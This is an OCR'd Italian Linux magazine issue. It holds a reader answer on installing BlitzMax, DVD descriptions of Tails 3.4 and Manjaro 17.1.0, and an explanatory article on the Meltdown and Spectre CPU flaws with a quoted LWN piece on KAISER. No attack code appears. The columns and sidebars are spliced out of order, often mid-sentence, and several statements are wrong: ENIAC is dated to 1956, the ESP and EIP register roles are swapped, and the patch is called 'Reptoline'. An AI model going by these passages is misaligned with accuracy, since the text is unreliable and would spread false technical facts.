
nel percorso di default ovvero, se non diversamente specificato durante la fase di configurazione, in **/usr/local/***. A questo punto poiché la variabile d'ambiente contiene il tipico percorso di installazione di default (verificarlo con **echo $PATH**), nel qual caso dovremo aggiungerlo, scrivendo in un terminale il nome dell'eseguibile del programma appena installato lo potremo lanciare. Verificato il corretto funzionamento si può creare un lanciatore sul desktop e/o nel menu principale. Se tra i "novizi" c'è qualcuno che vorrà provare a costruire un programma (si inizi sempre da quelli più semplici!) da sorgenti e trovasse difficoltà può sempre riportare il problema riscontrato nel forum di Linux Magazine. Questa procedura, però, non era necessaria all'utente **polgames** e vediamo di capirne il motivo. Prima di tutto cos'è **BlitzMax**? È un compilatore per il linguaggio **Blitz BASIC** che fece la prima apparizione nel 2000 e orientato alla programmazione di videogiochi in 2D prima e 3D in seguito con l'aggiunta del modulo **Blitz3D**. Inizialmente i componenti costituenti il necessario per sviluppare in Blitz BASIC erano rilasciati tutti con licenza proprietaria, ma con il passare del tempo, prima il compilatore BlitzMax nel 2005 e solo nel 2014 per Blitz3D, sono stati rilasciati con licenza Open Source e sorgenti scaricabili direttamente via **Github** (***https://github.com/blitz-research***). A breve faremo riferimento al pacchetto indicato dall'utente che ha formulato la richiesta, ma facciamo presente che altri pacchetti sono disponibili per piattaforme a 64 bit così come per la Raspberry Pi. Fare sempre riferimento al sito dello sviluppatore anche nel rilascio di nuove versioni (***www.graphio.net***).
Dopo questa serie di precisazioni veniamo alle domande formulate dall'utente. La prima è che non si può "liberamente" decomprimere il pacchetto dove si vuole poiché occorre rispettare la struttura e le funzioni delle cartelle codificate nei documenti **LSB** (**Linux Standard Base** - ***https://wiki.linuxfoundation.org/lsb/start***) e **FHS** (**Filesystem Hierarchy Standard**). Premesso ciò, in alcuni casi vengono forniti dei pacchetti precompilati per il software che si vuole utilizzare e BlitzMax è il tipico caso. Puntiamo il browser all'indirizzo https://nitrologic.itch.io/blitzmax e scarichiamo il pacchetto BlitzMax150_linuxx86.tar.gz quindi procediamo alla sua decompressione. Prima di lanciare l'**IDE** (**Integrated Development Environment**) integrato presente nel pacchetto assicuriamoci che siano installate le librerie a 32 bit **libXft2** e **libxpm4** infatti l'IDE e il compilatore funzionano solo su piattaforme a 32 bit o a 64 bit ma con i pacchetti a 32 necessari al suo funzionamento. A questo punto lanciando l'eseguibile **MaxIDE** verrà aperto l'omonimo ambiente di sviluppo (Fig. 2) il quale presenta diversi esempi da compilare e lanciare. Durante la fase di compilazione degli esempi verrà aperto un tab di debug nel quale verranno elencati le dipendenze necessarie (a 32 bit) che dovremo installare al fine di portare a termine la compilazione dell'esempio che si vuole provare. Per gli interessati che vogliono divincolarsi dai soliti motori di gioco possono analizzare le potenzialità del motore 3D di Blitz BASIC nonché i vari video di giochi in sviluppo e/o proof of concept (dimostrazioni) di varie applicazioni. Non solo, ma se dopo aver visionato i video e provato qualche esempio qualcuno si volesse cimentare nella programmazione in Blitz BASIC al fine di realizzare un proprio progetto, si potrebbe pensare all'acquisto del libro (in Inglese) **BlitzMax for Absolute Beginners: Games Programming for the Absolute Beginner** per il quale all'indirizzo ***www.blitzmaxbook.com*** è possibile scaricare il completo codice sorgente degli esempi riportati, in modo da approfondire l'argomento.

LATO A DVD DOPPIO

Distribuzioni


TAILS 3.4

NAVIGA SENZA LASCIARE TRACCE!

Salvare documenti riservati sul disco rigido o, peggio ancora, su un qualsiasi servizio di cloud storage non è per nulla sicuro: un pirata potrebbe impossessarsi più o meno facilmente dei nostri dati più importanti. Proprio per questo motivo, negli ultimi anni, TAILS è diventata una delle distribuzioni più apprezzate dagli utenti. Perfetta da portare sempre nel taschino (creando una pendrive avviabile) è la soluzione ideale per editare documenti o navigare senza lasciare tracce. In questa nuova release 3.4, gli sviluppatori hanno provveduto ad aggiornare il kernel Linux alla versione 4.14.12 che mette una pezza ai bug Meltdown e Spectre (per maggiori informazioni sulle due falle possiamo dare un'occhiata a *pag. 14*). Rispetto alla versione precedente, è stato corretto anche un problema che causava un avvio della distro decisamente lento, specialmente quando la si avviava da un DVD. Con l'occasione, il team di TAILS ha anche provveduto ad aggiornare un po' dei software integrati nella distro.

COME UTILIZZARE IL DVD-ROM

Le distribuzioni principali presenti all'interno del DVD-Rom sono direttamente avviabili dal supporto digitale, quindi installabili o eseguibili in modalità LIVE. Basta inserire il DVD-Rom nell'apposito lettore e riavviare il PC. Dopo pochi secondi apparirà l'interfaccia per l'avvio della distribuzione o per la sua esecuzione in modalità LIVE. Per tutte le altre basta seguire le seguenti istruzioni.

L'INTERFACCIA

Per le distribuzioni disponibili sotto forma di immagini ISO, apriamo il DVD-Rom con il file manager e clicchiamo due vole sul file index.htm. A questo punto, dovrebbe apparire l'interfaccia di gestione. Clicchiamo sull'illustrazione o sulla voce Distribuzioni presente nel menu a destra.

DOWNLOAD ISO




Da qui, possiamo scaricare l'immagine ISO della distribuzione semplicemente accedendo alla sua eventuale cartella e premendo sul relativo link. Dopodiché, possiamo masterizzare l'ISO su Cd-Rom e DVD-Rom per creare il supporto di installazione o trasferirla su una pendrive USB bootable.


LATO B DVD DOPPIO

Distribuzioni

MANJARO 17.1.0

PERFETTA PER LA TUA WORKSTATION

Se stabilità, velocità e leggerezza sono delle variabili fondamentali nella scelta di una nuova distro, non possiamo non ritenere Manjaro una delle soluzioni migliori in circolazione. Le qualità di cui abbiamo appena parlato sono tutte ereditate da Arch Linux (nella quale mette le sue radici), distro ben nota ai veri esperti di GNU/Linux. Ma a differenza di quest'ultima, Manjaro è davvero semplice da utilizzare: è pensata per i "comuni mortali" e non per i grandi esperti del Pinguino. Cosa c'è di nuovo in Manjaro 17.1.0? Gli sviluppatori hanno rinfrescato gran parte dei software disponibili out-of-the-box. GIMP, ad esempio, si mostra nella sua ultima release disponibile, così come Mozilla Firefox, il browser predefinito, e Wine, decisamente utile nel caso in cui sia necessario avviare software disponibile unicamente per Microsoft Windows (come programmi gestionali, considerato che Manjaro trova largo spazio soprattutto all'interno di uffici e istituzioni). In definitiva, si tratta di una release assolutamente da non lasciarsi sfuggire!

MASTERIZZAZIONE SUPPORTI

In ambiente Gnome possiamo utilizzare Brasero, su KDE K3b. Nel primo caso, avviamo il software, clicchiamo su Masterizza immagine e selezioniamo l'ISO da masterizzare. Con K3b, invece, clicchiamo su Strumenti/Masterizza immagine ISO e selezioniamo l'immagine ISO.

PENDRIVE USB AVVIABILE

Installiamo UNetbootin (*http://unetbootin.sourceforge.net*). Colleghiamo la pendrive USB al PC, selezioniamo Diskimage e premiamo su "..." per trovare l'ISO. A questo punto, clicchiamo su OK e aspettiamo che la procedura termini. Subito dopo avviamo il PC da periferica USB.

CPU, il grande fail

Meltdown e Spectre sono i due bug che mettono in ginocchio le CPU Intel e AMD: come funzionano e come possono essere sfruttati dai pirati? Scopriamolo subito!

Luca Tringali

La patch per blindare la tua distro la trovi su: *www.edmaster.it/url/7316*

In informatica, quando qualcosa non funziona nel migliore dei modi, è quasi immediato pensare a qualche errore nel software. Siamo talmente abituati a cercare aggiornamenti e patch che ci dimentichiamo che sotto ad un qualsiasi programma c'è dell'hardware che potrebbe essere fallato. Ma non è sempre stato così: anzi, inizialmente era quasi scontato che i bug fossero nell'hardware. Il nome stesso deriva da un tipico malfunzionamento dei primi calcolatori. Erano gli anni '40 e i computer venivano costruiti come degli enormi armadi, con una quantità impressionante di parti meccaniche e elettromeccaniche: bisognerà aspettare il 1956 affinché ENIAC, il primo computer digitale noto al pubblico (ce ne furono altri in precedenza, ma coperti da segreto militare) venga considerato completo. Nel 1947 la tenente *Grace Hopper* stava lavorando al computer Harvard Mark II, quando l'elaborazione si bloccò. All'epoca, per individuare il problema era necessario armarsi di un paio di cacciaviti, una buona lampada e dare un'occhiata all'interno dell'enorme armadio. Era un'avventura. Una persona precisa come la tenente Hopper segnava le varie attività di indagine degli errori del computer su un apposito diario. Secondo i suoi appunti, alle quindici e tre quarti del 9 settembre 1947

MELTDOWN E SPECTRE

I 2 bug colpiscono i sistemi ad architettura x86, cioè la quasi totalità dei processori dell'ultimo decennio. La falla è stata scoperta nelle CPU di Intel, le più diffuse, ma è stata identificata anche nei prodotti di AMD, nei chip ARM e in alcuni modelli di Nvidia. Ci sono però delle precisazioni da fare. Praticamente qualsiasi CPU prodotta da Intel dopo il 1995, secondo gli esperti di Google, è vulnerabile a Meltdown e Spectre. Le CPU di AMD sono vulnerabili soltanto a Spectre e in linea di massima lo sono tutti processori montati su tablet e smartphone. Queste vulnerabilità dipendono dal processore e dal modo in cui esegue il codice e gestisce la memoria, quindi prescindono completamente i vari sistemi operativi: non importa il sistema operativo utilizzato: tutti i dispositivi sono vulnerabili perché tutti hanno un processore. Va detto, comunque, che per la loro struttura i dispositivi mobili risultano tanto difficili da attaccare tramite questi bug che non è ritenuto credibile che possano davvero essere in pericolo. Almeno, al momento in cui scriviamo: soprattutto su Spectre bisogna ancora indagare per comprendere l'effettiva portata del problema.

CHI PUÒ USARE MELTDOWN E SPECTRE?

Quando parliamo di bug relativi alla sicurezza, la cosa più importante da chiedersi è in quali scenari potrebbero essere utilizzati da qualche malintenzionato per rubarci delle informazioni private. I due bug del momento offrono potenzialmente ai pirati le nostre password e altri dati, ma sono molto scomodi perché offrono dump della memoria e probabilmente non verranno mai usati da malintenzionati comuni. In poche parole, ciò che un pirata può ottenere è una sequenza di byte dalla nostra memoria RAM, quindi tutte le informazioni che vengono memorizzate in quel posto. Però la RAM è abbastanza "caotica", quindi recuperare le informazioni sarebbe davvero complicato. È un po' come se scrivessimo i nostri segreti su dei fogli e li tagliassimo in piccoli pezzi una riga alla volta, mescolandoli fra loro. Un malintenzionato potrebbe recuperare i foglietti, ma ci metterebbe comunque un bel po' per leggerli tutti e trovare l'ordine giusto delle varie righe. Soprattutto se i testi pesano alcuni GB e sono mescolati a una enormità di informazioni irrilevanti (come il codice binario di programmi vari), perché l'estrazione delle password si dovrebbe comunque fare a mano o con minima automazione. Quindi un pirata qualsiasi non li userebbe, soprattutto non su persone che nemmeno conosce. Sarebbe come cercare un ago in un pagliaio grande ettari senza neppure sapere se l'ago esiste realmente. Tuttavia, agenzie di spionaggio come NSA o CIA, con budget di milioni di dollari, potrebbero usarli per sorvegliare specifici cittadini: se la sorveglianza governativa ci preoccupa, è opportuno prendere precauzioni contro Spectre e Meltdown.

era riuscita a trovare il problema: una falena (in inglese "bug") si era incastrata dentro un relay e non permetteva alla testina di muoversi. Quel computer elettromeccanico usava, infatti, proprio i relay per implementare la logica: con un impulso, ogni relay poteva spostare la sua testina sullo stato "acceso" o "spento". L'errore nel calcolo riscontrato da Grace Hopper era dovuto proprio a un relay bloccato dal "bug" e da quel momento l'uso di questo termine per indicare un generico problema con un computer divenne sempre più comune. Con l'arrivo della tecnologia digitale i problemi hardware sono diminuiti perché, con le valvole prima e soprattutto con i transistor dopo, era sempre più difficile che si presentasse qualche imprevisto. I transistor in particolare e i circuiti integrati hanno rivoluzionato l'informatica, perché avere dei componenti così piccoli e chiusi permette di ignorare la maggior parte degli influssi esterni come insetti, temperatura e umidità degli edifici. Nel frattempo, però, i software hanno cominciato ad essere sempre più elaborati, ricchi di funzioni e quindi complicati. E in questo modo i problemi hanno cominciato a saltare fuori a causa proprio di programmi che contenevano qualche errore. Considerato che gli esperti di informatica erano sempre gli stessi, il tenente Grace Hopper ad esempio, il termine "bug" è rimasto in uso.

ATTENTI A QUEL BUG!

Nel corso degli ultimi decenni, l'hardware è diventato sempre più affidabile, tanto che sembra quasi scontato che i problemi di un calcolatore debbano derivare tutti dal software scritto male. Soprattutto le vulnerabilità di sicurezza, cioè quelle che preoccupano non tanto perché si ottiene un risultato sbagliato, ma perché qualche malintenzionato potrebbe sfruttarle per rubarci dei dati preziosi. I bug famosi degli ultimi anni, come **Heartbleed** o **Shellshock**, erano dovuti a errori nella scrittura dei software.

Ma questo non significa che non sia possibile ancora oggi vedere qualche problema saltare fuori dall'hardware: non tanto a causa di insetti o altri fattori esterni (come accadde negli albori dell'informatica), ma proprio a causa dell'errata progettazione dei componenti. In realtà, piccoli problemi qua e là si vedono ogni tanto, ma fanno poca notizia perché sono confinati a prodotti specifici: alcuni dispositivi possono essere costruiti senza pensare bene al riscaldamento e possono finire col bruciarsi perché non dissipano il calore che producono. Questo fino alla comparsa di **Meltdown** e **Spectre**, due tipi di vulnerabilità scoperti nei primi mesi del 2017 e riportati pubblicamente solo una manciata di settimane fa. Questi sono dei bug strutturali delle CPU e in un certo senso erano quasi inevitabili: con l'aumentare della complessità dei processori è ovvio che si possano fare degli errori di progettazione. Sono errori relativi non tanto alla struttura fisica (i chip di silicio sono costruiti bene) ma all'utilizzo che viene permesso di questi strumenti. Per usare una metafora, è un po' come una automobile che può ruotare lo sterzo di 360°: di per sé la macchina non ha





Fig. 1 - Il primo "bug" identificato nell'hardware, letteralmente

ANCHE ANDROID È IN PERICOLO

Google ha dichiarato che i dispositivi ufficiali rilasciati con Android sono vulnerabili a Spectre, ma la vulnerabilità è comunque molto difficile da sfruttare. Il che è un bene, considerando la grande quantità di informazioni sensibili che siamo ormai abituati a tenere negli smartphone anche grazie ai servizi di Google. È comunque stato rilasciato un aggiornamento per Android, con la patch chiamata **Reptoline**, che impedisce lo sfruttamento di Spectre su Android. Alcuni sono preoccupati dal fatto che questa patch possa rallentare i dispositivi, anche se in realtà dai benchmark eseguiti finora non risultano perdite di performance apprezzabili. Per avere un'effettiva idea degli effetti a lungo termine sarà necessario aspettare qualche anno: può darsi che dopo un po' si assista a un rallentamento dello smartphone e che magari la durata in carica venga ridotta. Per ora, comunque, sembra tutto a posto.

nulla di male, può essere utilizzata benissimo, ma la sua sicurezza si basa sul fatto che nessuno decida di girare completamente lo sterzo mentre viaggia sopra i 10 Km/h. Quando si progetta un dispositivo utilizzato da milioni di persone non si può dare per scontato che nessuno farà qualcosa di stupido. Bisogna quindi inserire dei meccanismi di controllo per impedire alle persone di fare danni con un utilizzo improprio del device.

COME FUNZIONA LA MEMORIA DI UN PC?

La natura delle vulnerabilità dei processori è abbastanza tecnica, prima di poterla spiegare dobbiamo chiarire il funzionamento di base di un computer. I due componenti fondamentali di un computer sono la memoria e il processore: fondamentalmente, un computer non fa altro che leggere dei numeri, memorizzarli da qualche parte, farci dei calcoli e memorizzare il risultato da un'altra parte. Esistono in realtà due memorie: una è la RAM, l'altra è la memoria integrata nel processore che è chiamata "registri del processore". La RAM può essere enorme, quindi è divisa in piccole caselle, ciascuna rintracciabile con un indirizzo. Pensiamo a un semplice banco da 2 GB di memoria: stiamo parlando di oltre 2 miliardi (2.147.483.648 a voler essere precisi) di byte. Per trovare il byte che ci serve in un preciso momento, quello in cui avevamo memorizzato un numero, possiamo usare il suo indirizzo. La funzione dei registri del processore è proprio di tenere a portata di mano gli indirizzi di memoria che contengono le informazioni necessarie a svolgere le operazioni nell'immediato futuro: le variabili di un programma, ovviamente, ma anche il codice delle sue funzioni. Infatti, quando si esegue un programma il suo codice va caricato all'interno della memoria RAM. La memoria assegnata a un programma è divisa concettualmente in quattro

Content
Weekly Edition
Archives
Search
Kernel
Security
Distributions
Events calendar
Unread comments

LWN FAQ
Write for us

Edition
Return to the Front page

KAISER: hiding the kernel from user space

Benefits for LWN subscribers

The primary benefit from subscribing to LWN is helping to keep us publishing, but, beyond that, subscribers get immediate access to all site content and access to a number of extra site features. Please sign up today!

By **Jonathan Corbet**
November 15, 2017

Since the beginning, Linux has mapped the kernel's memory into the address space of every running process. T are solid performance reasons for doing this, and the processor's memory-management unit can ordinarily be tr to prevent user space from accessing that memory. More recently, though, some more subtle security issues rela this mapping have come to light, leading to the rapid development of a new patch set that ends this longstanding practice for the x86 archite

Some address-space history

On 32-bit systems, the address-space layout for a running process dedicated the bottom 3GB (0x00000000 to 0xbfffffff) for user-space use the top 1GB (0xc0000000 to 0xffffffff) for the kernel. Each process saw its own memory in the bottom 3GB, while the kernel-space mappir the same for all. On an x86_64 system, the user-space virtual address space goes from zero to 0x7fffffffffff (the bottom 47 bits), while kerne space mappings are scattered in the range above 0xffff880000000000. While user space can, in some sense, see the address space reserved kernel, it has no actual access to that memory.

Fig. 2 - I sistemi GNU/Linux sono protetti da Meltdown grazie al sistema KAISER già implementato in Linux

segmenti: text, data, stack, e heap. Almeno nei sistemi a 32 bit: l'architettura di processori x86-64bit non prevede un'effettiva distinzione tra i segmenti, ma per semplicità seguiamo la stessa logica.

IL FLUSSO DI UN PROGRAMMA

Quando avviamo un programma qualsiasi, come Mozilla Firefox, il suo intero codice binario viene caricato dentro la RAM nel segmento **text** (o code, alcuni manuali lo chiamano così). A quel punto il processore provvede a leggere tutto il codice cominciando dalla prima istruzione, inserendo l'indirizzo a cui si trova questa istruzione nel registro del processore chiamato **ESP**, che terrà sempre traccia dell'istruzione che si sta eseguendo al momento. Praticamente, questo puntatore di memoria funziona come la testina di un grammofono: il punto in cui si trova è quello che viene "suonato". Ogni tanto la lettura del codice binario deve interrompersi per fare altre cose, ad esempio avviare una funzione saltando a un altro indirizzo di memoria. Per ricordarsi dove si era fermato (e non dover ricominciare a leggere da capo) il processore usa un preciso registro di memoria: si chiama **EIP**. In questo registro viene memorizzato l'indirizzo "di ritorno", cioè quello della cella di memoria dalla quale ricominciare a leggere il codice del programma. È come se a un certo punto si volesse saltare a un punto diverso del disco in vinile, quindi segna l'attuale posizione nel registro EIP, e poi si cambia ESP inserendovi la posizione in cui si vuole andare. Alla fine, basta controllare EIP per sapere dove riposizionare la testina per riprendere il suono da dove ci si era interrotti. Ora, questa divisione dei segmenti di memoria è importante perché permette di dare permessi diversi: la sezione text può essere leggibile e eseguibile, ma non scrivibile dal programma stesso. Il resto invece può essere letto e modificato, ma non può contenere codice da eseguire. Siccome gli altri segmenti della memoria contengono delle variabili, parti del programma che possono essere modificate dall'utente, questo meccanismo permette di evitare che un utente possa inserire facilmente del codice eseguibile in un'area della memoria. Infatti se, per fare un esempio semplice, utilizzassimo un programma con una casella di testo, potremmo scrivere del codice binario dentro la casella. Quel codice verrebbe memorizzato nella RAM e, conoscendo l'indirizzo in cui è stato memorizzato, potremmo dirottare il flusso di operazioni del processore sul quel codice facendo quindi fare al programma cose che non erano assolutamente previste dal programmatore originale. Se la porzione di codice non è eseguibile, è molto più difficile che questo succeda (anche se non impossibile).

SPAZIO DEL KERNEL O DELL'UTENTE?

Finora abbiamo parlato delle memoria di un singolo programma, ora è il caso di parlare della memoria più in generale. In altre parole, del modo in cui il sistema operativo





Fig. 3 - La memoria dei computer moderni viene divisa in una zona dedicata al kernel e una dedicata ai singoli programmi

gestisce la RAM non all'interno di un singolo programma ma tra i vari programmi. Prima di tutto, è importante capire che la memoria RAM dedicata a un programma è accessibile soltanto da quel programma e non da altri. Non fisicamente, però: la RAM è di fatto un corpo unico, questa separazione è creata artificialmente a livello software dal sistema operativo. L'unico programma in grado di accedere alla memoria degli altri è il kernel: il cuore del sistema operativo, che in GNU/Linux è il kernel Linux, in Windows è il kernel NT, e in MacOS è il kernel XNU. Il suo compito è proprio distribuire le risorse del sistema tra i vari programmi, quindi ha un accesso assoluto. Esiste un'area della memoria accessibile soltanto al kernel, che contiene le informazioni più sensibili. Anche gli altri programmi possono ottenere alcune di queste informazioni, ma devono chiederle al kernel stesso usando le chiamate di sistema e seguendo apposite procedure pensate proprio per impedire che certi dati finiscano nelle mani sbagliate. Quest'area di memoria si chiama **kernelspace**. Tutti gli altri programmi vengono eseguiti nell'altra area della memoria, chiamata **userspace**: sono infatti i programmi eseguiti dagli utenti, con i vari permessi di accesso che ha ciascun utente del sistema operativo. Il codice binario dei programmi da eseguire nello userspace ha ovviamente meno possibilità di fare danni, è un meccanismo di protezione fondamentale. Il problema di Meltdown e

